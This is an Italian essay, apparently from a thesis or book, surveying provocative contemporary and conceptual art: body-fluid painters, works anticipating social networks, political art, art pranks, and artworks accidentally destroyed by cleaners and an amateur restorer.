Certamente, perché l'arte contemporanea non si fa mancare nulla. **Pricasso** (una fusione tra Picasso e *prick* che nello slang americano significa pisello), nome d'arte di Tim Patch, è un pittore americano ultra sessantenne che utilizza il suo pene come un pennello. Verrebbe facile fare battute come "che artista del cazzo" ma i ritratti realizzati da Patch sono esteticamente più piacevoli di tante opere realizzate da artisti che hanno usato le mani e i pennelli. Tornando in ambito puramente femminile, **Marcey Hawk**, realizza opere attraverso la tecnica del *Tittie Twerk*, ovvero dipinge su tela utilizzando i seni e i capezzoli. Il suo stile è astratto e le opere, acquistate anche dal magnate di *Play Boy*, Hugh Hefner, hanno quotazioni intorno ai 500 dollari che la Hawk devolve alla ricerca per la lotta contro il cancro al seno.

Se arrivati a questo punto provate un leggero senso di disgusto verso l'arte contemporanea sappiate che vomitare non vi aiuterà perché lo ha già fatto **Millie Brown**. Ovviamente in nome dell'arte. Questa giovane artista inglese, che riscuote successo tra i critici e collabora con Marina Abramovic, utilizza una sorta di *action painting* che scaturisce dalla bocca, infatti, dopo aver bevuto, ad intervalli di tempo ritmati ed estremamente regolari, un mix di latte di soia e colorante alimentare "rigetta" il tutto sulla tela.

Se adesso vi viene da piangere pensando alla brutta piega che ha preso l'arte contemporanea, sappiate che

Leandro Granato, artista argentino poco più che trentenne, ha già utilizzato i fluidi del pianto per fare arte. Leandro, infatti, dopo aver ispirato con il naso dell'acqua colorata riesce a farla schizzare su un foglio di carta tramite il canale lacrimale.

Se credete che l'arte contemporanea sia una "cagata" pazzesca, sappiate che qualcuno che dipinge col culo esiste: si chiama **Keith Boadwee**, ha superato i 50 anni, è americano ed è solito farsi clisteri di vernice atossica a base di composti naturali che poi spruzzerà, con la sola forza dello sfintere, su tele di grandi dimensioni. Jackson Pollock, quando inventò il dripping, poteva immaginare che si arrivasse a tanto?

Proseguendo in un ipotetico confronto tra società contemporanea e arte concettuale non si può sfuggire al paragone con i *social networks* moderni. Se oggi, condividere informazioni personali, racconti e fotografie di viaggi e vita vissuta è la normalità e si fa attraverso la rete, senza arte né notorietà, negli anni '60, gli artisti concettuali iniziarono a divulgare questo genere di informazioni come una forma d'arte che parlasse di tempo e vita, nella sua forma più effimera.

Douglas Huebler fu il primo artista a fare della propria arte una moderna forma di social network. Internet, oggi, è pieno di immagini di gente qualunque in qualunque luogo. Huebler, dal 1971 al 1997, anno della sua morte, realizza *Variable Piece No. 70: 1971 (in Process)*, *Global* in cui realizza innumerevoli fotografie di persone, tra cui compaiono, indifferentemente, passanti occasionali e conoscenti. Le immagini sono accompagnate dalla medesima dichiarazione:

«Finché vivrà e per quanto possibile, l'artista realizzerà una documentazione fotografica dell'esistenza di tutte le persone viventi, per produrre la rappresentazione più identica e completa della specie umana che possa essere raccolta secondo tali modalità. L'opera sarà periodicamente pubblicata in edizioni a tema, quali "100.000 persone", "1.000.000 di persone", "10.000.000 di persone", "persone che l'artista conosce personalmente", "sosia", "sovrapposizioni" e così via.»

Douglas Huebler, novembre 1971

Due anni prima, **Vito Acconci** realizzava *Following Piece*, in cui, per oltre 23 giorni, seguendo delle persone a caso, le fotografava e documentava le loro attività:

«Ogni giorno scelgo a caso una persona che cammina per strada. Seguo ogni giorno una persona diversa: la seguo finché non entra in un luogo privato (una casa, un ufficio ecc.) in cui non mi è possibile entrare.»

Vito Acconci, annotazioni a *Following Piece* 1969



Marcey Hawk, 2014



Millie Brown, 2013



Leandro Granato, 2013



Keith Boadwee, *Sunflower Squirt* 1998, 2014



Douglas Huebler, *Variable Piece No. 70 [In Process] Global*, 1971-97, Fotografie a documentazione dell'evento, testo, dimensioni variabili



Vito Acconci, *Following Piece*, 1969, New York



Braco Dimitrijevic, *Casual Passer* - by I Met at 11.09 p.m., Paris, 1971, 1971, fotografia a documentazione di ritratto fotografico esposto in situ, Boulevard Saint-Germain, Parigi, ritratto 5,5x4,5 m



Alfredo Jaar, *Estudio sobre la felicidad*, 1979-81, interventi pubblici in vari luoghi, Santiago del Cile



Ana Mendieta, *People Looking at Blood*, 1973

Ancora una volta sono i passanti occasionali ad essere al centro dell'arte. **Braco Dimitrijevic**, in *Casual Passer* del 1971 fotografa le persone che incrocia per strada e appende i loro ritratti stampati in formato gigante in spazi pubblici che solitamente vengono riservati a personaggi celebri o affissioni pubblicitarie. Parallelamente realizza anche monumenti scultorei simili ai busti d'età classica ma con le fattezze di persone qualunque su cui incide messaggi personali.

Se internet ha democratizzato le opinioni, prima di internet, ci pensava **Alfredo Jaar** a sondare i giudizi delle persone attraverso *Estudio sobre la felicidad* durante la dittatura militare cilena del 1979 sfidando la repressione delle autorità. Jaar girò filmati e utilizzò questionari per registrare le opinioni del pubblico in una forma di partecipazione libera e democratica attraverso una serie che fu concepita e presentata in sette fasi: ricerca e contestualizzazione in cui raccolse dati statistici e realizzò grafici per visualizzare le percentuali degli intervistati che si dichiaravano felici o infelici, sondaggio, interviste, ritratti di persone felici e infelici, confronto in cui presentava in pubblico persone felici e infelici e installazioni video, interventi pubblici dove affiggeva cartelloni con la scritta "È felice?" e infine la presentazione del filmato intitolato *Obra abierta y de registro continuo*.

Ma c'è anche chi, curioso di vedere le reazioni dei passanti, in una forma artistica di *candid camera*, rovescia diversi litri di sangue sul marciapiede di fronte alla propria abitazione e fotografa le facce delle persone che ammirano, inconsapevolmente, l'opera *People Looking at Blood* di **Ana Mendieta**.

Oggi c'è chi ci da il buongiorno segnalandoci la sua alzata dal letto, chi condivide letture e chi fa jogging o lunghe passeggiate monitorando la propria attività fisica e il proprio percorso mediante *app* su smartphone che, attraverso il sistema *GPS* segnano il percorso che si è fatto, ovviamente tutto ciò poi viene messo in rete. **On Kawara** faceva questo già a metà degli anni '60 con carta e penna e divulgava la sue attività tramite amici ed esposizioni pubbliche. Dal 1968 al 1979, Kawara ha inviato una cartolina dal luogo in cui si trovava a due conoscenti; sul retro di ogni cartolina stampava con un timbro l'ora in cui si era alzato, preceduta dalla data e dalle parole *I GOT UP AT*, che danno il titolo a tutta la serie, e seguita dall'indirizzo dove viveva o alloggiava. Dal 1966 al 2014, anno della sua morte, realizza *I READ*, una raccolta di articoli di giornale, che spaziano dalla prima pagina al trafiletto minore, incollati su fogli sciolti e raccolti in raccoglitori che accompagna alle opere *Date Painting* della serie *TODAY*.

Nello stesso lasso di tempo in cui realizza *I GOT UP AT* da vita anche a *I WENT* e *I MET*. Nella prima serie, traccia con una biro rossa su una cartina fotocopiata i movimenti compiuti in un dato giorno all'interno di una zona in cui vive e che sta visitando mentre, nella seconda serie, elenca tutte le persone incontrate durante il giorno. Se oggi abbiamo la "fortuna" di aggiungere ai nostri contatti le persone che incontriamo tramite i *social networks*, strumenti che ci consentono di rimanere in contatto informando gli altri della nostra vita, chi incontrava On Kawara nell'arco della sua vita aveva la fortuna di diventare parte integrante di un'opera d'arte.

Se poi vi capitasse di fare un viaggio, non esitereste a divulgare le vostre fotografie. Se prima c'erano le diapositive e gli incontri con gli amici, oggi tutto è online, consultabile dai propri profili, ma c'è stato chi, durante il viaggio, ha ben pensato di fotografare tutti quei camion che ci si ritrova davanti quando si gira in macchina e che ci rallentano la velocità. **John Baldessari**, nel 1963, nell'arco di un'unica giornata, realizza l'opera *The Back of All the Trucks Passed While Driving from Los Angeles to Santa Barbara, California, Sunday 20 January, 1963*, ovvero fotografa il retro di tutti i camion che ha sorpassato tra Los Angeles e Santa Barbara in California la domenica del 20 gennaio 1963. Ma se il vostro viaggio fosse stato a Venezia, nel 1981, state attenti, perché potreste fare parte dell'opera di **Sophie Calle**

«Lunedì 16 febbraio 1981, dopo un anno di attese e vani tentativi, riuscii a farmi assumere per tre settimane dall'Hotel C. di Venezia come cameriera ai piani, in sostituzione della titolare del contratto. Mi assegnarono dodici stanze del quarto piano. Durante l'orario di lavoro esaminavo gli effetti personali dei viaggiatori, i segni della loro fugace presenza nell'albergo, il loro avvicinarsi nella stessa stanza. Attraverso i dettagli osservavo vite a me altrimenti estranee. Il mio ultimo giorno di lavoro fu venerdì 5 marzo.»

Sophie Calle, 1991

La Calle documentò il ricambio degli ospiti con fotografie e un diario su cui annotava particolari quasi irrilevanti come il contenuto del cestino della carta, gli oggetti personali sul comodino o in bagno, gli abiti e gli appunti sulle agende. Fate molta attenzione anche nel visitare i musei, perché, mentre voi siete impegnati a guardare e fotografare un Velázquez, potrebbe esserci **Thomas Struth** dietro di voi, a immortalarvi in una delle sue fotografie. Se state pensando che qualsiasi cosa voi facciate, potrebbe esserci, alle vostre spalle, un artista, pronto a fare di voi una forma d'arte, vi sbagliate di grosso, perché nell'epoca del controllo di massa, del *Grande Fratello*, delle telecamere



On Kawara, *I GOT UP AT*, 1968-79, cartoline, testo stampato con un timbro, 10x15 cm




On Kawara, *I READ*, dal 1966 a oggi, ritagli di giornale in raccoglitori rilegati in tela, 29x27,5x8,5 cm



On Kawara, *I WENT*, 1968-79, biro rossa su cartine fotocopyate in raccoglitori rilegati in tela, 29x27,5x8,5 cm



John Baldessari, *All the Trucks Passed While Driving from Los Angeles to Santa Barbara, California, Sunday 20 January, 1963*, 1963, 32 diapositive da 35mm, stampe a colori, dimensioni variabili







Sophie Calle, *Chambre 28, 3 mars (da L'Hotel)*, 1981-90, fotografie in bianco e nero e a colori, testo, 2 pannelli della serie, 102x142 cm ciascuno



Thomas Struth, *Museo del Prado Room 12, Madrid*, 2005



Laimonas Zakas, *Glitchr*, 2013



Bruce Nauman, *Bouncing Two Balls between the Floor and Ceiling with Changing Rhythms*, 1967-68, pellicola 16mm, 10 min., bianco e nero, sonoro

di sicurezza c'è anche chi, non muovendosi da casa può riuscire a fare di voi e della vostra immagine un'opera d'arte. **Jon Rafman** infatti naviga tutto il giorno online su *Google Street View*, un sistema di visione a 360° di strade e città ed immortala paesaggi spettacolari e scene imbarazzanti, strane o ridicole.

C'è anche chi però, il web lo distrugge, infatti *Glitchr* è l'esperimento artistico di **Laimonas Zakas**, un *artist-hacker* conosciuto per la sua capacità di irrompere nel sistema dei *social networks*. Attraverso un'inserimento *hackerato* di codici di programmazione e script e sfruttando i bug del sistema riesce ad inserire un numero illimitato di segni nel carattere, causando un'esplosione del testo oltre il margine definito, con una conseguente destrutturazione dell'interfaccia grafica di *Facebook*, *Twitter*, *Tumblr*, e *Google+*. Le sue azioni creano un caos "visivo" e un senso di confusione e disorientamento in chi naviga.

Internet si dimostra essere un nuovo supporto su cui fare arte ma anche il frutto di ricerche artistiche basate sull'istinto voyeuristico delle persone e sulla necessità di esternare le proprie esperienze al mondo, ma ciò non è arte. Perché?

Ciò che ha avvicinato di più l'arte a queste esperienze di vita, è il non sense proveniente da dadaismo che si è perpetuato anche nel concettuale fino ad arrivare ai giorni nostri. Il non sense nel mondo dell'arte irrita lo spettatore che si domanda non solo cosa sta guardando, ma anche perché l'artista lo stia facendo; **Bruce Nauman** nel 1968, allestì uno studio in un negozio abbandonato di San Francisco e mentre esplorava questo nuovo spazio gli venne in mente "il dilemma fondamentale di cosa fa un artista quando è solo nel suo studio".

«La mia conclusione fu che ero un artista e mi trovavo nel mio studio, quindi, qualunque cosa io stessi facendo nello studio doveva essere d'arte... »

Bruce Nauman, 1994

Iniziò così a immortalare azioni normalissime in tensione crescente. In *Bouncing Two Balls between the Floor and Ceiling with Changing Rhythms* fa rimbalzare ritmicamente due palline lanciandole sul pavimento e contro il soffitto, riprendendole a metà rimbalzo.

Nel 2001, il *Turner Prize* viene vinto da **Martin Creed** con l'installazione *Work No 227: The Lights Going On and Off* che consiste semplicemente in una stanza illuminata a intermittenza da lampadine tremolanti di vario formato. Ogni 5 secondi, la luce si spegne, per poi ricominciare a emettere la sua luce precaria. Quando è

stato chiesto a Martin qual è il significato dell'opera lui ha risposto che non c'è significato.


Se vi stavate già chiedendo il perché di tale arte, sappiate che nel 2012 **Jan Fabre**, sulle scale del municipio di Anversa, ha messo in scena uno spettacolo durante il quale un gruppo di persone ha iniziato a lanciare gatti in aria.

Ma se il sistema dell'arte contemporanea ha preso una strada da cui sembra non esserci ritorno, basato su concetti quali il nulla, l'invisibile, la distruzione e il non sense, qual è, per gli artisti, il modo migliore per mettere in luce questi problemi? Da Marcel Duchamp che gioca con la propria immagine in un cartello da ricercato si arriva al concettuale e al contemporaneo attraverso una serie di beffe e scherzi che fanno tremare il castello di carte su cui si basa l'arte.

È nuovamente **John Baldessari** a prendersi gioco dell'arte con *A Person Was Asked to Point*. L'opera si presenta come una serie di fotografie che John fece alla mano di un suo amico nell'atto di indicare vari oggetti quotidiani che catturavano la sua attenzione. Tutto ciò per fornire un'interpretazione letterale di un commento critico sull'arte concettuale attribuito al pittore Al Held che avrebbe affermato: «l'arte concettuale non è che indicare qualcosa».

C'è chi invece prese di mira l'atteggiamento tipico delle città che si trovano ad affrontare un grande evento. Capita molto spesso che, in concomitanza con festival internazionali, elezioni politiche o campionati sportivi, le città vengano rese presentabili in ogni quartiere, anche il più malfamato, facendo passare un messaggio falso e costruito. Nel 1964 Tokyo si prepara ad accogliere i giochi olimpici e anche quartieri degradati come quello di Ginza furono tirati a lucido per fare buona impressione ai visitatori. Alcuni membri del collettivo **Hi Red Center**, il 10 ottobre, da un tetto del quartiere centrale Ochanomizu, si misero a lanciare vestiti e oggetti di uso quotidiano e li guardarono cadere in strada, dopodiché presero tutti quegli oggetti, li misero in una valigia e la valigia fu abbandonata in un armadietto del deposito bagagli di una stazione, la chiave dell'armadietto fu spedita ad un indirizzo a caso scelto dall'elenco telefonico. Sei giorni dopo gli artisti pulirono i marciapiedi del quartiere di Ginza, che era già stato ripulito, attraverso un evento dal titolo *Movimento per la promozione della pulizia dell'area urbana [siate puliti!]*.

Marcel Broodthaers, portando avanti il suo progetto di *museo d'arte moderna*, lo arricchisce del *Dipartimento delle Aquile* allestendolo presso la *Kunsthalle* di Düsseldorf nel 1972. Marcel raccolse centinaia di prestiti provenienti da 43 musei e collezioni private il cui *leitmotiv*



Martin Creed,
Work No. 227 The lights going on and off, 2001



John Baldessari, *A Person Was Asked to Point*, 1969,
fotografie a colori montate su espositore



Hi Red Center, *The Ochanomizu Drop*, 1964, Tokyo

era la rappresentazione dell'aquila in culture e periodi storici diversi e nelle sue varie forme. Ogni oggetto era corredato da un cartellino sui cui si leggevano un numero di catalogo e le parole "*Questa non è un'opera d'arte*", un chiaro riferimento sia alla *Fontana* di Duchamp sia alla *pipa* di Magritte. Questa affermazione sollevava la questione se l'artista avesse l'autorità o meno di stabilire se un oggetto debba considerarsi "arte" oppure no, le autoproclamazioni di Duchamp e Magritte sarebbero state accolte così bene se non fossero state collocate all'interno di un museo perciò private dell'autorevolezza del contesto istituzionale? Broodthaers, costruendosi un museo personale, invitava gli spettatori a prendere coscienza delle regole non scritte che conferiscono ai musei l'autorità di attribuire un valore culturale, sociale, politico ed economico agli oggetti che espongono.

Genpei Akasegawa, pseudonimo di Katsuhiko Akasegawa, è un artista giapponese nato nel 1937 che tra gli anni '50 e '60 insieme a Ushio Shinohara, Shusaku Arakawa e Masanobu Nakanishi fu coinvolto nel movimento *Neo Dada* e fondò insieme a Jiro Takamatsu e Natsuyuki Nakanishi l'*Hi-Red Center*, collettivo di artisti giapponesi soliti ad esibirsi in happening. Nel 1963 fu divulgato il numero di serie di una banconota da 1000 yen contraffatta per mettere in guardia i cittadini giapponesi dopo che la polizia non riuscì a identificare il falsario. Genpei pensò bene di realizzare un falso stampando una banconota con il numero di serie incriminato, dalle dimensioni e dai colori uguali all'originale, ma lasciando in bianco una delle due facce in modo che la contraffazione fosse palese e per poter scrivere tutte le informazioni utili per raggiungere la galleria che aveva tappezzato con le stesse banconote. Una sera del 1964, uno sconosciuto tentò di spendere una di queste false banconote, attirando così l'attenzione della polizia che risali in breve tempo all'opera *Model 1000-Yen Note Incident* (il caso del modello di banconota da 1000 yen) di Akasegawa. Quest'ultimo venne incriminato per falsificazione perché il testo di legge del 1894 sul controllo dell'imitazione di valuta e titoli era piuttosto vago e vietava qualsiasi fabbricazione o vendita di oggetti con anche un solo lato che poteva essere confuso in valuta e titoli. Ne seguì un processo molto pubblicizzato che divenne anch'esso un'opera d'arte dal titolo: *1000-Yen Note Trial* (il processo per la banconota da 1000 yen). Durante il processo la difesa di Genpei fu affidata a critici e storici dell'arte molto celebri. Nel contesto rigoroso del processo fu organizzato anche un happening di quattro ore per dimostrare che le azioni dell'imputato erano solo di natura artistica. Nonostante tutto ciò, nel giugno del



Marcel Broodthaers, Musée d'Art Moderne, Département des Aigles, 1968-72, Kunsthalle, Düsseldorf, 1972



Genpei Akasegawa, Model 1000-Yen Note Incident, 1963-73, documentazione degli oggetti confiscati



Genpei Akasegawa, 1000-Yen Note Trial, 1966, tribunale di Tokyo

1967, Akasegawa fu dichiarato colpevole e condannato a 3 mesi di reclusione (pena poi sospesa con la condizionale). Genpei per ben due volte non accettò la condanna e si appellò, ma la pena fu confermata nel 1970.


Nel 1968, a Tucumán, una piccola provincia dell'Argentina, un pesante piano di risanamento economico portò alla chiusura della maggior parte degli zuccherifici locali, la principale risorsa economica della regione che garantiva molti posti di lavoro. Per sedare le proteste della popolazione disoccupata e povera, il governo usò i mezzi di comunicazione per confondere le acque promuovendo un nuovo e fantomatico progetto di industrializzazione che avrebbe creato in poco tempo moltissimi posti di lavoro nella regione. Di tutta risposta alle azioni del governo, un gruppo di artisti provenienti da Rosario, Santa Fe e Buenos Aires fondarono il **Grupo de Artistas de Vanguardia** e unendosi alla *Confederazione del Lavoro Argentina* indagarono su quanto accaduto realmente e pubblicizzarono le scoperte fatte con ogni mezzo possibile, dapprima tramite manifesti e volantini e successivamente con installazioni di mostre multimediali allestite all'interno delle sedi dei sindacati. Le installazioni prevedevano manifesti, cartelloni, fotografie, collage di articoli di giornale, registrazioni e grafici statistici che indicavano il tasso di mortalità infantile, tubercolosi e analfabetismo della zona di Tucumán. Tutti i fatti esposti erano affiancati alle false informazioni sponsorizzate dal governo. In questo modo, le discrepanze che emergevano dal confronto servirono a risvegliare la coscienza politica degli spettatori.

Nel 1970, l'attivismo politico si fa sempre più sentire e gli artisti si adoperano per realizzare delle piccole beffe dentro il sistema dell'arte.

L'**Art Workers Coalition**, di cui fanno parte anche Carl Andre, Mel Bochner e Robert Morris, realizza il manifesto *Q. And babies? A. And babies* utilizzando una fotografia apparsa in un servizio di guerra su un quotidiano locale e trasmessa, poco dopo a livello nazionale dalla televisione americana. I corpi fotografati appartengono alle vittime di una missione di "neutralizzazione" effettuata dalle forze americane nel marzo 1968 in un piccolo villaggio nel sud del Vietnam. Pur non essendo stati attaccati, i soldati USA avevano bruciato il villaggio, stuprato e mutilato le donne e ammazzato tutti gli abitanti del villaggio senza alcuna pietà, vecchi e bambini compresi. Il manifesto fece il giro del mondo e alcuni membri della *Art Workers Coalition*, durante una protesta organizzata al MoMA di New York, lo issarono accanto al *Guernica* di Picasso perché molti amministratori del museo erano gli stessi individui che



Grupo de Artistas de Vanguardia/CGT, *Tucumán Arde*, 1968, particolare dell'installazione, Rosario, Argentina



Art Workers Coalition, *Q. And babies? A. And babies*, 1970, litografia a colori, 63,5x96,5 cm, Museum of Modern Art, New York

guidavano le aziende produttrici di materiale bellico e che consideravano il conflitto come un'ottima fonte di introiti.

Hans Haacke era un grande utilizzatore dell'indagine sociostatistica come forma d'arte e in occasione della mostra *Information* del 1970, installò l'opera *MOMA Poll*, che consisteva in due urne di plastica trasparente, ciascuna dotata di un dispositivo per contare le schede che venivano inserite e che venivano distribuite all'entrata nel museo. Il quesito a cui dovevano rispondere i visitatori era:

«Il fatto che il Governatore Rockefeller non abbia denunciato la politica del Presidente Nixon sull'Indocina potrebbe portarla a non votare per lui il prossimo novembre?»



Hans Haacke, *MOMA Poll*, 1970, 2 urne con contatore, 102x51x24,5 cm, New York



Roman Ondak, *Good Feelings in Good Times* 2003, Frieze Art Fair, London, 2004



Angus Fairhurst, *Gallery Connections*, 1991, metallo, legno, vetro, amplificatore, microfoni, cuffie e cavi 64,5 x 11 x 45 cm

A quel tempo Nelson Rockefeller, governatore repubblicano dello stato di New York ricandidatosi per le elezioni del 1970, faceva parte del consiglio di amministrazione del MoMA, di cui era stato anche presidente e direttore. Al termine della mostra, i contatori delle due urne segnavano 25566 "sì" e 11563 "no". Oltre trent'anni dopo, **Roman Ondak**, mette in scena quello che potremmo definire uno scherzetto da buontemponi. L'opera *Good Feelings in Good Times* del 2003, consiste in una finta fila che Roman posiziona fuori dall'entrata principale della *Kunstverein* di Colonia e che poi replica in occasione di *Frieze Art Fair* del 2004 dove la fila di persone si sposta casualmente in una serie di luoghi interni all'esposizione, generando stupore, curiosità e spaesamento nel pubblico ignaro. Ciò che stupisce di più però non è lo scherzo, che è sì divertente ma non è nulla in confronto a ciò che ci ha abituati l'arte contemporanea. Se Ondak realizza quest'opera quasi come uno sberleffo di ciò che è diventata l'arte, ovvero una mercificazione del pensiero e del manufatto, alla pari dell'acquisto di un chilo di pane dal panettiere, ciò che stupisce è la *Tate Modern* di Londra che acquista l'opera, o meglio, l'idea dell'opera, visto che per realizzarla dovrà anche pagare delle comparse, per poterla "esporre" nuovamente in altre mostre.

Nonostante gli sforzi di molti artisti nel tentare di dire qualcosa attraverso l'arte, nel 1991 **Angus Fairhurst** realizza l'opera/scherzo *Gallery Connections* per dire che il mondo dell'arte è molto spesso interessato a parlare solo di se stesso. Telefonando a due gallerie londinesi e mettendo in contatto le stesse tra di loro, Angus creava interminabili discussioni tra le due su chi avesse realmente telefonato. Se all'inizio, i due dipendenti delle gallerie erano disorientati dalla telefonata, mano a mano che la discussione andava avanti diventavano sempre più ostili.

Ma l'arte contemporanea, molte volte, ha avuto troppa fiducia nella cultura sia dello spettatore sia dei professionisti che ruotano attorno al mondo dell'arte. Sono passati più di trent'anni dal film *Dove vai in vacanza?* in cui Alberto Sordi e sua moglie, due ambulanti romani alle prese con *le vacanze intelligenti*, si ritrovano a visitare una Biennale di Venezia senza capirci alcunché di ciò che stanno vedendo e soprattutto affrontando scene in cui si capisce quanto l'arte contemporanea possa sembrare assurda a chi non la conosce. Memorabile è la scena in cui la moglie di Sordi, interpretata da Anna Longhi, stanca del tour dentro i padiglioni veneziani, si accomoda su una sedia sotto una pianta, non sapendo che questa è un'opera d'arte. Nel 2014 le cose non sono cambiate poi tanto perché alla mostra *At full blast! A tutto spiano* presso Palazzo De Mari di Acquaviva delle Fonti in provincia di Bari, durante il vernissage in cui era presente anche il Presidente della Regione Nichi Vendola, una signora, vista una bella sedia di legno chiaro con sopra un grossa cipolla di cartone, non ci ha pensato a lungo, e, una volta rimossa la cipolla, ha ben pensato di far risposare le gambe sedendosi su quell'invitante sedia. Peccato che anche la sedia fosse di cartone e fosse un'opera d'arte dal titolo *Le false partenze* di **Antonio Giannini** dal valore di 15.000 euro. Non si può certamente pretendere che tutti quelli che visitano una mostra sappiano a memoria il catalogo, l'arte contemporanea ha tanti di quei pezzi che potrebbero ingannare lo spettatore. È facile cascarci, anche in senso letterale visto l'episodio, ma ciò che stupisce è la mancanza di ragionamento. Cosa ci fa una sedia in mezzo a una composizione artistica? Servirà come supporto? Sarà anch'essa un'opera? Ci si potrebbe fare tantissime domande riguardo al fatto che ci sia una sedia in un museo, ma dal domandarsi a cosa serva all'usarla, spostando e modificando anche la composizione denota non solo maleducazione ma anche ignoranza. L'arte può essere incomprensibile, ma se le persone che non la comprendono (e non la vogliono comprendere) si facessero qualche domanda in più sarebbe meglio. Poche domande infatti se le sono fatte i *boy scout* nelle grotte di Mayrieres, presso la città di Montauban in Francia che, pensando di compiere una buona azione hanno lavato via con acqua e sapone un raro disegno preistorico di 15 mila anni credendolo l'opera di un vandalo. Si è data la colpa ai vandali anche nel 2012 quando, nella città di Borja, nella provincia spagnola di Saragozza, l'affresco *Ecce Homo* di **Elias García Martínez**, un artista minore di fine '800, fu notato gravemente danneggiato. Nel giro di poco tempo si scoprì però che il danno non fu fatto dai vandali ma da un'autodidatta restauratrice, l'ottantunenne



Palazzo de Mari di Acquaviva, *At full blast! A tutto spiano*, 2014, veduta dell'installazione



Grotte di Mayrieres, *pittura rupestre*, Montauban



Elias Garcia Martinez, *Ecce Homo*, 1910, affresco, 40x50 cm



Cecilia Gimenez, *Ecce Homo restaurato*, 2012, affresco, 40x50 cm



Martin Kippenberger, *When it Starts Dripping from the Ceiling*, installazione e particolare



Joseph Beuys, *A grease stain*, Accademia di Belle Arti di Düsseldorf

Cecilia Gimenez, parrocchiana del Santuario della Misericordia, dove l'affresco era conservato e che, spinta da un eccesso di zelo, senza chiedere nulla a nessuno, ha restaurato il volto di Gesù rovinandolo per sempre. Ciò che fa sorridere però è il seguito della storia, perché, mentre gli eredi di García Martínez vorrebbero provare a restaurarlo e l'assessore alla cultura di Borja vorrebbe coprirlo con la fotografia dell'opera pre-restauro, una petizione online che ha già raccolto oltre 20.000 firme²⁶ vorrebbe mantenere il dipinto nello stato attuale, perché lo definisce come una riflessione sulla politica e la società del nostro tempo e una critica alle teorie creazioniste; sta di fatto che il Cristo "sfigurato" ha portato un boom di turismo nel paese. Infatti, in pochissimo tempo, il dipinto è diventato un'attrazione turistica e più di 57.000 persone hanno pagato il biglietto per vedere l'affresco. Nel frattempo, la devota restauratrice ha chiesto e ottenuto i diritti d'autore sull'opera²⁷, pari al 49% dei ricavi delle visite al dipinto.

Molto spesso però non sono le vecchiette zelanti a provocare il danno, ma persone pagate per pulire o allestire le mostre che distruggono installazioni e opere. Nel 2011 un'addetta delle pulizie del *Museum Ostwall* di Dortmund in Germania pregiudica irrimediabilmente *When it Starts Dripping from the Ceiling* di **Martin Kippenberger** un'installazione assicurata per 800.000 euro composta da un assemblaggio di listelli di legno che formano una torre e con una ciotola di plastica nera riempita di gesso; il gesso, verniciato, rappresentava una sorta di pioggia distillata, seccata e cristallizzata, ma la donna delle pulizie, credendo si trattasse di polvere e sporcizia, ha rimosso tutto lasciando la ciotola pulita e lucidata. Molti potrebbero pensare che una ciotola sporca non sia arte, che è naturale sbagliarsi davanti ad oggetti di uso comune, per di più sporchi, spacciati per opere di immenso valore, e che la signora in questione non ha colpe. Ma è l'ignoranza, anche in questo caso, a colpevolizzare la donna, perché, se chi entra in un museo sa che non ci si deve avvicinare troppo alle opere (a meno che non sia espressamente richiesto) perché ci sono delle regole da rispettare, anche gli addetti alle pulizie hanno un regolamento che li obbliga a rimanere almeno a venti centimetri di distanza dalle opere d'arte. Un caso simile si era verificato 25 anni prima, quando una donna delle pulizie "pulì" *A grease stain* di **Joseph Beuys**, una macchia di grasso esposta presso l'Accademia di Belle Arti

²⁶ Change.org, *Mantenimiento de la nueva versión del Ecce Homo de Borja*, 2012, www.change.org/p/ayuntamiento-de-borja-zaragoza-mantenimiento-de-la-nueva-versión-del-ecce-homo-de-borja, consultato il 20/10/2014

²⁷ Darlin.it, *ECCE HOMO: CECILIA GIMENEZ RICEVERÀ I DIRITTI D'IMMAGINE DEL CRISTO DI BORJA*, 2014, www.darlin.it/zona-zozza/ecce-homo-cecilia-gimenez-diritti-dimmagine, consultato il 20/10/2014

di Düsseldorf e nel 2014 a Bari, in occasione della mostra d'arte contemporanea *Display Mediating Landscape*, furono gettate nell'immondizia opere per un valore complessivo di 12.000 euro. Le opere di **Michal Dean**, **Nicola Gobbetto**, **David Jablonowski** e **Paul Branca**, realizzate con carta di giornale e cartoni da imballaggio, furono scambiate per spazzatura da un'altra donna delle pulizie, che, arrivata alle 5 del mattino per riassetare *Sala Murat*, luogo dell'esposizione, in occasione del vernissage della sera stessa, chiamò gli operatori ecologici per far rimuovere l'immondizia che prese il largo verso la discarica. Un anno prima nel comune di Sapri in provincia di Salerno, in occasione della mostra *Oltre il muro*, fu chiamato lo *street artist* **Gonzalo Borondo** che disegnò sulle vetrate del *Centro Polifunzionale* un doppio ritratto con vernice bianca. Questa volta nessuna opera contemporanea incomprensibile, ma solo uno splendido doppio ritratto alto una decina di metri. Purtroppo però anche in questo caso, gli addetti del comune chiamati a ripulire il centro non hanno notato che ciò che c'era sulle vetrate non era sporcizia ma colore e hanno ripulito 